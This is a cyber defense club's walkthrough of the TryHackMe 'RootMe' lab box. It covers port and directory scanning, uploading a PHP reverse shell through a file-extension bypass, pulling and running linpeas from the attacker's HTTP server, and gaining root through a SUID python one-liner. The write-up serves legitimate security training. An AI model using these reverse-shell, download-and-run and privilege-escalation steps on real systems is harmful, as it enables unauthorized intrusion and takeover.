Uofl Cyber Defense Club

THM “RootMe” Walkthrough

https://tryhackme.com/room/rrootme

Step 1: Deploy Machine

To connect to the machine with the VPN, download your configuration file from the THM website under the ACCESS menu.

Use the following command to connect to the VPN:

sudo openvpn yourConfigFile

*****Leave this tab open and running*****

Step 2: Reconnaissance

Questions:


1. Scan the machine, how many ports are open?
2. What version of Apache is running?
3. What service is running on port 22?
4. Find directories on the web server using the GoBuster tool.
5. What is the hidden directory?

Question 1:

To see how many ports are open on the machine we will perform a simple nmap scan.

Command: nmap $ip

This should result in the following output:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 10.10.170.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 14:10 EST
Nmap scan report for 10.10.170.67
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```

Question 2 & 3:

To find the versions of services you can use nmap’s -”sV” (scan version) tag. This tag “probes open ports to determine service/version info.”

Command: nmap -sV $ip

This scan will take slightly longer than the previous can, and should produce the following output:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.170.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 14:13 EST
Nmap scan report for 10.10.170.67
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 4 & 5:

Now that we know there is a webserver running on port 80. We can visit it and perform some simple recon in a web browser.

One way we can enumerate the website is by fuzzing common directories. This is a similar process to that of brute forcing a password.

Some common tools for this are gobuster, dirsearch, and ffuf.

My go-to is dirsearch as it doesn't require a wordlist as input and is generally the quickest. However, dirsearch will commonly miss more specific directories.


Install with PyPi: pip3 "install dirsearch or pip install dirsearch"

Install with Kali Linux: "sudo apt-get install dirsearch"

To fuzz the url we found we will enter the following command:

Command: dirsearch -u $ip

This should result in the following output:



```
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Downloads/reports/_10.10.170.67/_25-02-11_14-22-51.txt

Target: http://10.10.170.67/

[14:22:51] Starting:
[14:22:55] 301 -  309B  - /js  ->  http://10.10.170.67/js/
[14:23:00] 403 -  277B  - /.ht_wsr.txt
[14:23:00] 403 -  277B  - /.htaccess.bak1
[14:23:00] 403 -  277B  - /.htaccess.sample
[14:23:00] 403 -  277B  - /.htaccess.orig
[14:23:00] 403 -  277B  - /.htaccess.save
[14:23:00] 403 -  277B  - /.htaccess_extra
[14:23:00] 403 -  277B  - /.htaccessOLD
[14:23:00] 403 -  277B  - /.htaccess_orig
[14:23:00] 403 -  277B  - /.htaccessBAK
[14:23:00] 403 -  277B  - /.htaccess_sc
[14:23:00] 403 -  277B  - /.htm
[14:23:00] 403 -  277B  - /.htaccessOLD2
[14:23:00] 403 -  277B  - /.html
[14:23:00] 403 -  277B  - /.htpasswds
[14:23:00] 403 -  277B  - /.httr-oauth
[14:23:00] 403 -  277B  - /.htpasswd_test
[14:23:02] 403 -  277B  - /.php
[14:23:34] 301 -  310B  - /css  ->  http://10.10.170.67/css/
[14:23:48] 200 -  464B  - /js/
[14:23:59] 301 -  312B  - /panel  ->  http://10.10.170.67/panel/
[14:23:59] 200 -  388B  - /panel/
[14:24:09] 403 -  277B  - /server-status/
[14:24:09] 403 -  277B  - /server-status
[14:24:19] 301 -  314B  - /uploads  ->  http://10.10.170.67/uploads/
[14:24:19] 200 -  405B  - /uploads/
```

Step 3: Getting a shell

Prompt: Find a form to upload and get a reverse shell, and find the flag.

Malicious file uploads are a common attack vector in attack boxes like the one we are attacking right now.


They generally work in two ways:

1. The attacker uploads a malicious script that is run on upload

2. The attacker uploads a malicious script and then navigates to and loads the uploaded script to get it to execute

Given the fuzzing we did before we found “/panel/” and “/uploads/”. We can assume that once a file is uploaded that we can view it from “/uploads/”. Viewing it should cause the browser to execute the malicious script.

The most important part of uploading a malicious script is ensuring that it is in the same programming language that is running on the server side. For this example, we can use a browser extension called "wappalyzer" to find that the site is running on the language PHP.



Web servers

Apache HTTP Server 2.4.29

Programming languages

PHP

Operating systems

Ubuntu

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Given this information we can search the web for a reverse shell written in this language and copy it to a file on our machine.

Copy the reverse shell from pentest monkey and save it in a file with the extension .php5

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


It is important to ensure that your IP address and desired listening port are specified inside the code.

To gain a reverse shell on the RootMe box:

1. Start a listener on the port you specified within the script
   a. Command: `nc -lvnp $port`
2. Upload the reverse shell to the web server in the /panel/ directory
   a. The server appears to not allow the uploading of a php file.
   b. Via a quick web search, we can find some valid alternative php extensions:
      i. .php
         .php3
         .php4
         .php5
         .phtml

   c. For this challenge .php5 executes correctly

3. Navigate to the /uploads/ directory and click on the .php5 file you uploaded
4. Navigate back to where you started your listener, and you should have a reverse shell



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.13.80.9] from (UNKNOWN) [10.10.170.67] 51568
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:45:55 up 48 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Now that we have a reverse shell we can find the user flag. User flags are commonly found in the user's home directory e.g. "/home/rootme"

On this machine it is found in "/var/www/"

Step 3: Root

Now that we have a shell, we can look for ways to escalate our privileges. I will introduce a tool called linpeas, that automates this process.

The first step is to get the linpeas.sh file on your attacking machine.

Command: wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

Next, we will broadcast on our machine so that we can "wget" the file from the victim machine. Make sure you create this broadcast on your attacking machine in the same directory as linpeas.sh

Command: sudo python3 -m http.server 80

Next, we will download the linpeas.sh file onto the victim's machine, however we do not have permissions to create and execute a file. To get around this we will go to the tmp directory and create a new directory (/tmp/). This will allow us to download and execute the script:

Command: wget $attackerIP/linpeas.sh


Next, we will grant execute permissions:

Command: chmod +x linpeas.sh

Finally, we will run the script:

Command: ./linpeas.sh

After running this script, we should find that python is highlighted in orange a couple times, meaning that it is very likely that we can abuse it to escalate our privileges.



```
-rwxr-sr-x 1 root tty 14K Jan 17  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 39K Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root tty 31K Jan  8  2020 /usr/bin/wall
-rwsr-sr-x 1 root root 3.5M Aug  4  2020 /usr/bin/python
-rwxr-sr-x 1 root mlocate 43K Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 71K Mar 22  2019 /usr/bin/chage
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  ⟶  R
```

To get root access with improperly set SUID for python we can perform the following:

First upgrade to a tty shell:

Command: python -c 'import pty; pty.spawn("/bin/bash")'

Next, upgrade to a root shell:

Command: /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

Now we should have root access on the machine and can get the root flag from /root/

Congratulations, you have just “rooted” a box.